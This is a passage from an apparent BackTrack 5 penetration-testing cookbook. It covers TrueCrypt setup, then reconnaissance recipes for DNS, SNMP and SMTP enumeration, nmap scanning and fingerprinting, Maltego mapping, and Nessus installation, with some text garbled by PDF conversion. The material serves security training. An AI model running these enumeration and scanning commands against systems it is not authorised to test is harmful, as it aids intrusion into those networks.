🥪 5									
- 7									
🥪 <mark>8</mark>

a 12									
Create olume	Volume		Volume	e Propertie	s)		Wi	pe Cache	
						∇	Sele	ect File	
100		e history			/elu	me Tools	Color	t Device.	

2. Launch TrueCrypt from **Applications** | **BackTrack** | **Forensics** | **Digital Anti Forensics** | **truecrypt** to find a window similar to the following screenshot:

- 3. Click on Create Volume to start TrueCrypt Volume Creation Wizard.
- 4. Leave the default option and click on Next.
- 5. Select Standard TrueCrypt volume and click on Next.

39 —

Customizing BackTrack -

6. Click on the **Select File...** button and specify a name and location for the new TrueCrypt volume. Click on **Save** when done:

	Volume Location	Select File
-	Never save history	
100	× Specify a New TrueCrypt Volume	ypt container),
	Name: CryptVolume	be, for 'Select File'
Sec. 1	Save in folder: 📷 root	he location
	+ Browse for other folders Cancel Save	I NOT encrypt y created ng files (later rou are about
	to create now.	
	Help < Prev Nex	t > Cancel

- 7. Click on the **Next** button and select the encryption and hash algorithm we want to use.
- 8. In the next screen, we'll specify the amount of space we want for the container.
- 9. Now, we need to type the password for our volume. Once done, click on Next.
- 10. Choose the filesystem type.
- 11. Select the cross-platform support depending on your needs.
- 12. At the next screen, the wizard asks us to move around the mouse within the window to increase the cryptographic strength of the encryption keys. When done, click on the **Format** button.
- 13. The formatting will start and ends with the creation of the TrueCrypt volume. Click on **OK** and **Exit**.
- 14. We're now back to the TrueCrypt window.
- 15. To decrypt our volume, pick a slot from the list, click on **Select File...**, and open our created volume.

40

16. Click on Mount and type your password. Click on OK when done:

17. We can now access the volume by double-clicking on the slot or through the mount directory. Save files in it and when finished, simply click on **Dismount All.**

How it works...

In this recipe, we set up TrueCrypt, created a protected volume, and mounted it. This is a handy tool to use in order to keep data safe from prying eyes.

41 —

In this chapter, we will cover:

- ► Service enumeration
- Determining the network range
- Identifying active machines
- ► Finding open ports
- Operating system fingerprinting
- ► Service fingerprinting
- ▶ Threat assessment with Maltego
- Mapping the network

Introduction

One of the most important stages of an attack is information gathering. To be able to launch an attack, we need to gather basic information about our target. So, the more information we get, the higher the probability of a successful attack.

I also want to emphasize an important aspect of this stage, and it's the documentation. The latest BackTrack release available at the time of writing this book includes a few tools to help us collate and organize the data from the target, allowing us to get a better understanding. Tools such as Maltego CaseFile and KeepNote are examples of it.

Service enumeration

In this recipe we will perform a few service enumeration tricks. **Enumeration** is a process that allows us to gather information from a network. We will examine **DNS enumeration** and **SNMP enumeration** techniques. DNS enumeration is the process of locating all DNS servers and DNS entries for an organization. DNS enumeration will allow us to gather critical information about the organization such as usernames, computer names, IP addresses, and so on. To achieve this task, we will use DNSenum. For SNMP enumeration, we will use a tool called SnmpEnum. SnmpEnum is a powerful SNMP enumeration tool that allows users to analyze SNMP traffic on a network.

How to do it...

Let's start by examining DNS enumeration:

1. We will utilize DNSenum for DNS enumeration. To start a DNS enumeration, open the Gnome Terminal and enter the following command:

```
cd /pentest/enumeration/dns/dnsenum/
```

```
./dnsenum.pl --enum adomainnameontheinternet.com
```

Please do not run this tool against a public website that is not your own and on your own servers. In this case, we used adomainnameontheinternet.com as an example and you should replace this with your target. Be careful!

2. We should get an output with information like host, name server(s), mail server(s), and if we are lucky, a zone transfer:

<pre>root@bt:/pentest/enumeration/dns/dnset dnsenum.pl VERSION:1.2.2 Warning: can't load Net::Whois::IP mod e.e.com</pre>				
Host's addresses: 	14400	IN		10 00 00 . 210
ns2.bluehost.com ns1.bluehost.com Mail (MX) Servers:	23 194	IN IN	A A	69.89. 5.
ASPMX2.GOOGLEMAIL.com ASPMX3.GOOGLEMAIL.com ASPMX5.GOOGLEMAIL.com ASPMX5.GOOGLEMAIL.com ASPMX.L.GOOGLE.com ALT1.ASPMX.L.GOOGLE.com	58 64 75 54 50 153	IN IN IN IN IN	A A A A A	173.194.500 74.125.00.27 173.500.26 74.125.60 74.125.26 74.125.00 74.125.20 74.125.20 74.125.20 74.125.20

- 3. There are some additional options we can run using DNSenum and they include the following:
 - -- threads [number] allows you to set how many processes will run at once
 - -r allows you to enable recursive lookups
 - -d allows you to set the time delay in seconds between WHOIS requests
 - -o allows us to specify the output location
 - -w allows us to enable WHOIS queries
- To start an SNMP enumeration using SNMPenum within the terminal window type the following command:

cd /pentest/enumeration/snmp/snmpenum/

perl snmpenum.pl 192.168.10.200 public windows.txt

- 5. In our example we attacked host 192.168.10.200, and if the device has SNMP enabled and active you will get several sets of information, including the following:
 - Installed software
 - Users
 - Uptime
 - Hostname
 - Discs
 - Running processes, and so on

The default syntax is:

```
Perl snmpenum.pl [ip address to attack] [community]
[config file]
```

6. Another command we can use to examine a Windows host is snmpwalk. Snmpwalk is an SNMP application that uses SNMP GETNEXT requests to query a network entity for a tree of information. From the command line, issue the following command:

```
snmpwalk -c public 192.168.10.200 -v 2c
```

7. We can also enumerate the installed software:

```
snmpwalk -c public 192.168.10.200 -v 1 | grep
hrSWInstalledName
HOST-RESOURCES-MIB::hrSWInstalledName.1 = STRING: "VMware
```

Tools"

```
HOST-RESOURCES-MIB::hrSWInstalledName.2 = STRING: "WebFldrs"
```

```
8. We can also enumerate the open TCP ports using the same tool:
snmpwalk -c public 192.168.10.200 -v 1 | grep tcpConnState |
cut -d"." -f6 | sort -nu
21
25
80
443
9. Another utility to get information via SNMP protocols is snmpcheck:
cd /pentest/enumeration/snmp/snmpcheck/
```

```
perl snmpcheck.pl -t 192.168.10.200
```

10. To perform a domain scan with fierce (a tool that tries multiple techniques to find all the IP addresses and hostnames used by a target) we can issue the following command:

```
cd /pentest/enumeration/dns/fierce/
perl fierce.pl -dns adomainnameontheinternet.com
```

Please do not run this tool against a public website that is not your own and on your own servers. In this case, we used adomainnameontheinternet.com as an example and you should replace this with your target. Be careful!

11. To perform the same operation but with a supplied word list, type the following command:

perl fierce.pl -dns adomainnameontheinternet.com -wordlist hosts.txt -file /tmp/output.txt

12. To start an SMTP enumeration of the users on an SMTP server, enter the following command:

smtp-user-enum.pl -M VRFY -U /tmp/users.txt -t 192.168.10.200

13. With the results obtained, we can now proceed to document it.

Determining the network range

With the gathered information obtained by following the previous recipe of this chapter, we can now focus on determining the IP address's range from the target network. In this recipe, we will explore the tools needed to achieve it.

How to do it...

Let's begin the process of determining the network range by opening a terminal window:

1. Open a new terminal window and issue the following command:

```
dmitry -wnspb targethost.com -o /root/Desktop/dmitry-result
```

2. When finished, we should now have a text document on the desktop with the filename dmitry-result.txt filled with information gathered from the target:

```
🗋 *dmitry-result.txt 🗱
Gathered Netcraft information for targethost.com
             . . . . . . . . . . . . . . .
Retrieving Netcraft.com information for targethost.com
Netcraft.com Information gathered
Gathered Subdomain information for targethost.com
Searching Google.com:80...
HostName:community.targethost.com
HostIP:192.168.10.201
HostName:www.targethost.com
HostIP:192.168.10.200
HostName:smtp.targethost.com
HostIP:192.168.10.206
HostName:ftp.targethost.com
HostIP:192.168.10.210
HostName:private.targethost.com
HostIP:192.168.10.208
Searching Altavista.com:80...
Found 4 possible subdomain(s) for host isoftdev.eu, Searched 0 pages
containing 0 results
```

```
    To issue an ICMP netmask request, we type the following command:
netmask -s targethost.com
```

4. Using scapy, we can issue a multiparallel traceroute. To start it, type the following command:

scapy

5. With scapy started, we can now enter the following function:

ans,unans=sr(IP(dst="www.targethost.com/30", ttl=(1,6))/TCP())

6. To display the result in a table, we issue the following function:

```
ans.make_table( lambda (s,r): (s.dst, s.ttl, r.src) )
```



The output is shown as follows:

```
216.27.130.162216.27.130.163216.27.130.164216.27.130.1651192.168.10.1192.168.10.1192.168.10.1192.168.10.1251.37.219.25451.37.219.25451.37.219.25451.37.219.2543223.243.4.254223.243.4.254223.243.4.254223.243.4.2544223.243.2.6223.243.2.6223.243.2.6223.243.2.65192.251.254.1192.251.251.80192.251.254.1192.251.251.80
```

7. To get a TCP traceroute with scapy, we type the following function:

```
res,unans=traceroute(["www.google.com","www.backtrack-
linux.org","www.targethost.com"],dport=[80,443],maxttl=20,
retry=-2)
```

8. To display a graph representation of the result, we simply issue the following function: res.graph()

- 9. To save the graph, just type the following function: res.graph(target="> /tmp/graph.svg")
- 10. We can also have a 3D representation of the graph. This is done by entering the following function:

res.trace3D()

11. To exit scapy, type the following function:

exit()

12. With the results obtained, we can now proceed to document it.

How it works...

In step 1, we use dmitry to obtain information from the target. The options -wnspb allow us to perform a WHOIS lookup on the domain name, retrieve the Netcraft.com information, perform a search for possible subdomains, and a TCP port scan. The option -o allows us to save the result in a text document. In step 3, we make a simple ICMP netmask request with the -s option to output the IP address and netmask. Next, we used scapy to issue a multiparallel traceroute at the target host, displaying the result in a table presentation. In step 7, we performed a TCP traceroute of various hosts on ports 80 and 443, and the max TTL to 20 to stop the process. With the result obtained, we created a graph representation of it, saved it in a temporary directory, and also created a 3D representation of the same result. Finally, we exit scapy.

Identifying active machines

Before attempting a pentest, we first need to identify the active machines that are on the target network range.

A simple way could be by performing a **ping** on the target network. Of course, this can be rejected or known by a host, and we don't want that.

How to do it...

Let's begin the process of locating active machines by opening a terminal window:

1. Using Nmap we can find if a host is up or not, shown as follows: nmap -sP 216.27.130.162 Starting Nmap 5.61TEST4 (http://nmap.org) at 2012-04-27 23:30 CDT Nmap scan report for test-target.net (216.27.130.162) Host is up (0.00058s latency). Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds

 We can also use Nping (Nmap suite), which gives us a more detailed view: nping --echo-client "public" echo.nmap.org

<pre>root@bt:/pentest/enumeration/snmp/snmpenum# npingecho-client "public" echo.nmap.org</pre>
Starting Nping 0.6.01 (http://nmap.org/nping) at 2012-10-26 10:05 EDT SENT (0.7540s) ICMP 192.168.10.108 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=2488 i
plen=28 CAPT (0.8103s) ICMP 75.30.92.10 > 74.207.244.221 Echo request (type=8/code=0) ttl=52 id=2488 iple n=28
<pre>CVD (0.8332s) ICMP 74.207.244.221 > 192.168.10.108 Echo reply (type=0/code=0) ttl=50 id=58181 ip Len=28</pre>
SENT (1.7544s) ICMP 192.168.10.108 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=2488 i olen=28
CAPT (1.7948s) ICMP 75.30.92.10 > 74.207.244.221 Echo request (type=8/code=0) ttl=52 id=2488 iple 1=28
RCVD (1.8331s) ICMP 74.207.244.221 > 192.168.10.108 Echo reply (type=0/code=0) ttl=50 id=58182 ip len=28 SENT (2.7544s) ICMP 192.168.10.108 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=2488 i
Len=28 CAPT (2.7947s) ICMP 75.30.92.10 > 74.207.244.221 Echo request (type=0/code=0) ttl=52 id=2488 iple
n=28 RCVD (2.8330s) ICMP 74.207.244.221 > 192.168.10.108 Echo reply (type=0/code=0) ttl=50 id=58183 ip
len=28 SENT (3.7560s) ICMP 192.168.10.108 > 74.207.244.221 Echo request (type=8/code=0) ttl=64 id=2488 i

3. We can also send some hex data to a specified port:

```
nping -tcp -p 445 -data AF56A43D 216.27.130.162
```

Finding open ports

With the knowledge of the victim's network range and the active machines, we'll proceed with the port scanning process to retrieve the open TCP and UDP ports and access points.

Getting ready

The Apache web server must be started in order to complete this recipe.

How to do it...

Let's begin the process of finding open ports by opening a terminal window:

 To begin, launch a terminal window and enter the following command: nmap 192.168.56.102



```
– Chapter 3
```

root@bt:,	/pentes	<pre>st/enumeration/snmp/snmpenum# nmap 192.168.56.102</pre>
Starting	Nmap (6.01 (http://nmap.org) at 2012-10-26 10:23 EDT
Nmap scar	n repoi	rt for 192.168.56.102
Host is u	.0) qu	00014s latency).
Not shown	n: 977	closed ports
PORT	STATE	SERVICE
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp		
139/tcp		
445/tcp		
512/tcp		
513/tcp		
514/tcp		
1099/tcp		
1524/tcp		
2049/tcp		
		ccproxy-ftp
3306/tcp		
5432/tcp		
5900/tcp		
6000/tcp		
6667/tcp		
8009/tcp	open	ajp13

2. We can also explicitly specify the ports to scan (we are scanning 1000 ports in this case):

nmap -p 1-1000 192.168.56.102

nmap -p 22 192.168.56.*

3. Or specify Nmap to scan the organization's whole network on TCP port 22:

```
oot@bt:/pentest/enumeration/snmp/snmpenum# nmap -p 22 192.168.56.*
Starting Nmap 6.01 ( http://nmap.org ) at 2012-10-26 10:28 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00067s latency).
PORT STATE SERVICE
2/tcp filtered ssh
MAC Address: 08:00:27:00:8C:00 (Cadmus Computer Systems)
Nmap scan report for 192.168.56.100
Host is up (0.00019s latency).
               SERVICE
PORT
     STATE
22/tcp filtered ssh
MAC Address: 08:00:27:ED:9B:76 (Cadmus Computer Systems)
Nmap scan report for 192.168.56.101
Host is up (0.00012s latency).
PORT STATE SERVICE
22/tcp closed ssh
Nmap scan report for 192.168.56.102
Host is up (0.00036s latency).
PORT STATE SERVICE
22/tcp open ssh
MAC Address: 08:00:27:17:81:3C (Cadmus Computer Systems)
Nmap done: 256 IP addresses (4 hosts up) scanned in 55.42 seconds
oot@bt:/pentest/enumeration/snmp/snmpenum#
```

4. Alternatively, output the result to a specified format:

```
nmap -p 22 192.168.10.* -oG /tmp/nmap-targethost-tcp22.txt
```

How it works...



In this recipe, we used Nmap to scan target hosts on our network to determine which ports are open.

There's more...

Nmap has a GUI version called Zenmap, which can be invoked by issuing the command zenmap at the terminal window, or by clicking on **Applications** | **BackTrack** | **Information Gathering** | **Network Analysis** | **Network Scanners** | **zenmap**.

Chapter 3

Operating system fingerprinting

At this point of the information gathering process, we should now have documented a list of IP addresses, active machines, and open ports identified from the target organization. The next step in the process is determining the running operating system of the active machines in order to know the type of systems we're pentesting.

Getting ready

A Wireshark capture file is needed in order to complete step 2 of this recipe.

How to do it...

Let's begin the process of OS fingerprinting from a terminal window:

1. Using Nmap, we issue the following command with the -O option to enable the OS detection feature:

```
nmap -0 192.168.56.102
```

coot@ht./ne	entest/enumeration/snmp/snmpenum# nmap -0 192.168.56.102
loor@ur./pe	
Starting Nn	map 6.01 (http://nmap.org) at 2012-10-26 10:40 EDT
Mmap scan i	report for 192.168.56.102
lost is up	(0.00061s latency).
	977 closed ports
PORT ST	TATE SERVICE
	pen ftp
	pen ssh
	pen telnet
	pen smtp
	pen domain
30/tcp op	pen http
111/tcp o	open rpcbind
139/tcp o	pen netbios-ssn
445/tcp o	open microsoft-ds
512/tcp o	pen exec
513/tcp o	
514/tcp o	
1099/tcp o	
1524/tcp o	
2049/tcp o	
	open ccproxy-ftp
	open mysql
	open postgresql
5900/tcp o	
6000/tcp o	
6667/tcp o	
	ppen ajp13
	ppen unknown
	ss: 08:00:27:17:81:3C (Cadmus Computer Systems) be: general purpose
	inux 2.6.X
	pe:/o:linux:kernel:2.6
	: Linux 2.6.9 - 2.6.31
	stance: 1 hop
HEEROTK DI	staneer 1 nop
OS detecti	on performed. Please report any incorrect results at http://nmap.org/submit/ .
	1 IP address (1 host up) scanned in 18.52 seconds

2. Use p0f to analyze a Wireshark capture file:

p0f -s /tmp/targethost.pcap -o p0f-result.log -1
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns
<wstearns@pobox.com>
p0f: listening (SYN) on 'targethost.pcap', 230 sigs (16
generic), rule: 'all'.
[+] End of input file.

Service fingerprinting

Determining the services running on specific ports will ensure a successful pentest on the target network. It will also remove any doubts left resulting from the OS fingerprinting process.

How to do it...

Let's begin the process of service fingerprinting by opening a terminal window:

```
1. Open a terminal window and issue the following command:
   nmap -sV 192.168.10.200
   Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-03-28
   05:10 CDT
   Interesting ports on 192.168.10.200:
   Not shown: 1665 closed ports
   PORT STATE SERVICE VERSION
   21/tcp open ftp Microsoft ftpd 5.0
   25/tcp open smtp Microsoft ESMTP 5.0.2195.6713
   80/tcp open http Microsoft IIS webserver 5.0
   119/tcp open nntp Microsoft NNTP Service 5.0.2195.6702
   (posting ok)
   135/tcp open msrpc Microsoft Windows RPC
   139/tcp open netbios-ssn
   443/tcp open https?
   445/tcp open microsoft-ds Microsoft Windows 2000 microsoft-ds
   1025/tcp open mstask Microsoft mstask
   1026/tcp open msrpc Microsoft Windows RPC
   1027/tcp open msrpc Microsoft Windows RPC
   1755/tcp open wms?
   3372/tcp open msdtc?
   6666/tcp open nsunicast Microsoft Windows Media Unicast
   Service (nsum.exe)
   MAC Address: 00:50:56:C6:00:01 (VMware)
   Service Info: Host: DC; OS: Windows
   Nmap finished: 1 IP address (1 host up) scanned in 63.311
   seconds
```

55 -

2. Using Amap, we can also identify the application running on a specific port or a range of ports, as shown in the following example:

```
amap -bq 192.168.10.200 200-300
amap v5.4 (www.thc.org/thc-amap) started at 2012-03-28
06:05:30 - MAPPING mode
Protocol on 127.0.0.1:212/tcp matches ssh - banner: SSH-2.0-
OpenSSH_3.9p1\n
Protocol on 127.0.0.1:212/tcp matches ssh-openssh - banner:
SSH-2.0-OpenSSH_3.9p1\n
amap v5.0 finished at 2005-07-14 23:02:11
```

Threat assessment with Maltego

In this recipe, we'll begin with the use of a special BackTrack edition of Maltego, which will aid us in the information gathering phase by representing the information obtained in an easy-to-understand format. **Maltego** is an open source threat assessment tool that is designed to demonstrate the complexity and severity of a single point of failure on a network. It has the ability to aggregate information from both internal and external sources to provide a clear threat picture.

Getting ready

An account is required in order to use Maltego. To register for an account, go to https://www.paterva.com/web6/community/.

How to do it...



Let's begin the recipe by launching Maltego:

1. Launch Maltego by clicking on Applications | BackTrack | Information Gathering | Web Application Analysis | Open Source Analysis | maltego:



– Chapter 3

2. Click on Next on the startup wizard to enter the login details:

- 3. Click on **Next** to validate our login credentials. When validated, click on the **Next** button to proceed.
- 4. Select the transform seed settings and click on Next:



5. The wizard will perform several operations before continuing to the next screen. When done, select **Open a blank graph and let me play around** and click on **Finish**:



6. To begin with, drag-and-drop the **Domain** entity from the component **Palette** to the New Graph document:



7. Set the domain name target by clicking on the created **Domain** entity and editing the **Domain Name** property located on the Property View:



Information Gathering -

8. Once the target is set, we can start gathering information. To begin with, right-click on the created **Domain** entity and select **Run Transform** to display the available options:

9. We can choose to find the DNS names, perform a WHOIS, get the e-mail addresses and so on, or we can also choose to run all the transforms as shown in the following screenshot:

10. We can get even more information by performing the same operation with a linked child node, and so on until we get all the information we can.

61 —

How it works...

In this recipe, we used Maltego to map the network. Maltego is an open-source tool used for information gathering and forensics, which was created by Paterva. We began the recipe by completing the setup wizard. Next, we used the **Domain** entity by dragging it into our graph. Finally, we concluded by allowing Maltego to complete our graph by checking various sources to complete the task. This makes Maltego highly useful because we are able to utilize this automation to quickly gather information on our target, such as gather e-mail addresses, servers, perform WHOIS lookups, and so on.

The Community Edition only allows us to use 75 transforms as a part of our information gathering. The full version of Maltego currently costs \$650.

There's more...

Activating and deactivating transforms is done through the **Transform Manager** window under the **Manage** ribbon tab:

II Transforms	Transform Servers	Transform Sets

Information Gathering -

Mapping the network

With the information gained from the earlier recipes, we can now proceed to create the blueprint of the organization's network. In this final recipe of the chapter, we will see how to visually compile and organize the information obtained using Maltego CaseFile.

CaseFile, as stated on the developer's website, is like Maltego without transforms but with tons of features. Most of the features will be demonstrated in the *How to do it...* section of this recipe.

How to do it...

Let's begin the recipe by launching CaseFile:

- 1. Launch CaseFile by clicking on Applications | BackTrack | Reporting Tools | Evidence Management | casefile.
- 2. To create a new graph, click on **New** in the CaseFile's application menu:

60		Maltego Cas	eFile Community 1.0.0		_ = ×
0					0
2	New	Recent Documents			
	Open				
	Save				💯 Overview 🛛 » 🗴
	Save All				
10	Save As			EG

6	Export +				<no selection=""></no>
-	Print •				
9	More about CaseFile →			og	🔄 Property View 🛛 🔺 🗙
			🗶 Exit 💿 Options	osts	
I She	Maltego @diami0	3 Looking forward to your preso 3 you use maltego? released Maltego 3.0, a very	rarely get excited	eland t knows me would k d about something. empty' person - cyr	<no properties=""></no>
Junio		n			

 Just as with Maltego, we drag-and-drop each entity from the component Palette into the graph document. Let's start by dragging the Domain entity and changing the Domain Name property:

Chapter 3



4. To add a note, hover your mouse pointer over the entity and double-click on the note icon:



Information Gathering -

5. Let's drag another entity to record the DNS information from the target:



6. To link entities, just drag a line from one entity into another:

7. Customize the properties of the link as needed:

× Propertie	S
Label	
Show Label	Use Global Setting
Color	
Style	Solid 🗸
Thickness	2
Description	
	Do not show this dialog again
	ОК

8. Repeat steps 5, 6, and 7 to add more information to the graph about the organization's network.

9. Finally, we save the information graph. The graph document can be opened and edited at a later time if we feel the need to do so, like in situations when we have more information from the acquired target.

Information Gathering -

How it works...

In this recipe, we used Maltego CaseFile to map the network. CaseFile is a visual intelligence application that we used to determine the relationships and real-world links between hundreds of different types of information. It primarily is an *offline* intelligence, meaning this is a manual process. We began the recipe by launching CaseFile and creating a new graph. Next, we used the knowledge we gathered or knew about the network and began adding components to the graph to showcase its setup. We concluded the recipe by saving the graph.

There's more...

We can also encrypt the graph document in order to keep it safe from public eyes. To encrypt the graph, when saving, check the **Encrypt (AES-128)** checkbox and provide a password.

In this chapter, we will cover:

- ▶ Installing, configuring, and starting Nessus
- Nessus finding local vulnerabilities
- Nessus finding network vulnerabilities
- Nessus finding Linux-specific vulnerabilities
- Nessus finding Windows-specific vulnerabilities
- Installing, configuring, and starting OpenVAS
- OpenVAS finding local vulnerabilities
- OpenVAS finding network vulnerabilities
- OpenVAS finding Linux-specific vulnerabilities
- ► OpenVAS finding Windows-specific vulnerabilities

Introduction

Scanning and identifying vulnerabilities on our targets is often considered one of the more tedious tasks by most penetration testers and ethical hackers. However, its one of the most important. This should be considered your homework phase. Just like in school, the homework and quizzes are designed so that you can show mastery for your exam.

Vulnerability identification allows you to do your homework. You will learn about what vulnerabilities your target is susceptible to, and allows you to make a more polished set of attacks. In essence, if the attack itself is the exam, then vulnerability identification allows you a chance to prepare.

Both Nessus and OpenVAS have similar sets of vulnerabilities that they can scan for on a target host. These vulnerabilities include:

- Linux vulnerabilities
- Windows vulnerabilities
- Local security checks
- Network service vulnerabilities

Installing, configuring, and starting Nessus

In this recipe we will install, configure, and start Nessus. Nessus depends on vulnerability checks in the form of feeds in order to locate vulnerabilities on our chosen target. Nessus comes in two flavors of feeds: Home and Professional.

- ► **Home Feed**: The Home Feed is for noncommercial/personal usage. Using Nessus in a professional environment for any reason requires the use of the Professional Feed.
- Professional Feed: The Professional Feed is for commercial usage. It includes support and additional features such as unlimited concurrent connections, and so on. If you are a consultant and are performing tests for a client, the professional feed is the one for you.

For our recipe, we will assume you are utilizing the Home Feed.

Getting ready

The following requirements need to be fulfilled:

- A connection to the Internet is required to complete this recipe
- A valid license for the Nessus Home Feed

How to do it...

Let's begin installing, configuring, and starting Nessus by opening a terminal window:

- 1. Open a terminal window.
- 2. Execute the following command to install Nessus:



apt-get install nessus

- 3. Nessus will install under the /opt/nessus directory.
- 4. Once the installation completes, you can run Nessus by typing the following command:

```
/etc/init.d/nessusd start
```

If you receive the following error message, read the *There's more...* section of this recipe:

5. Enable your Nessus install by executing the following command:

```
/opt/nessus/bin/nessus-fetch --register XXXX-XXXX-XXXX-XXXX-
XXXX
```

In this step, we will also grab the latest plugins from ${\tt http://plugins.nessus.}$ org.

Depending on your Internet connection, this may take a minute or two.

6. Now enter the following command in the terminal:

/opt/nessus/sbin/nessus-adduser

You could also use the menu at **Applications | BackTrack | Vulnerability Assessment | Vulnerability Scanners | Nessus | nessus user add**.

- 7. At the login prompt, enter the login name of the user.
- 8. Enter the password twice.
- 9. Answer as y (yes) to make this user an administrator.

69

10. Once complete, you can run Nessus by typing the following command (it won't work without a user account):

/etc/init.d/nessusd start

11. Log in to Nessus at https://127.0.0.1:8834.

If you are going to use Nessus, remember to do so either from an installed version of BackTrack 5 on your local machine, or from a virtual machine. The reason for this is that Nessus activates itself based upon the machine that it's using. If you install to a USB key, you will have to reactivate your feed every time you restart the machine.

How it works...

In this recipe we began by opening a terminal window and installing Nessus via the repository. We later started Nessus and installed our feed certificate in order to utilize the program.

There's more...

